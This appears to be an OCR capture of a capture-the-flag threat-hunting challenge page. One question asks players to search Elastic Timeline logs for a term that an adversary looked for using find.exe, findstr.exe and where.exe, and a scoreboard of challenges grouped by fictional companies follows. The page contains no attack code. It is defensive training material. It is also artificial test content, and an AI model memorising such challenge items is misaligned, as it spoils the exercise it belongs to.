
10

Adversaries are often after valuable information. Common ways of searching for files include the use of the Windows utilities such as `find.exe`, `findstr.exe` and `where.exe`.

Using Timeline: what is **one of the terms** that the adversary searched for across the different compromised machines when looking for interesting/sensitive data? We are not interested in file extensions or special characters here.

Relevant ECS field names for this query are `process.name` and `process.args`.

```
Total 30 questions
```



Three Bees Co.

Challenge 23 ✓ 10	Challenge 24 ✓ 10	Challenge 25 ✓ 10	Challenge 26 ✓ 10
Challenge 27 ✓ 10	Challenge 28 10		

SwiftCrypto

Challenge 15 ✓ 10	Challenge 16 ✓ 10	Challenge 17 ✓ 10	Challenge 18 ✓ 10
Challenge 19 ✓ 10	Challenge 20 ✓ 10	Challenge 21 ✓ 10	Challenge 22 ✓ 10

Little Pharma

Challenge 7 ✓ 10	Challenge 8 ✓ 10	Challenge 9 ✓ 10	Challenge 10 ✓ 10
Challenge 11 ✓ 10	Challenge 12 ✓ 10	Challenge 13 ✓ 10	Challenge 14 ✓ 10

Elastic Shield, Inc.

Challenge 1 ✓ 10	Challenge 2 ✓ 10	Challenge 3 ✓ 10	Challenge 4 ✓ 10
Challenge 5 ✓ 10	Challenge 6 ✓ 10		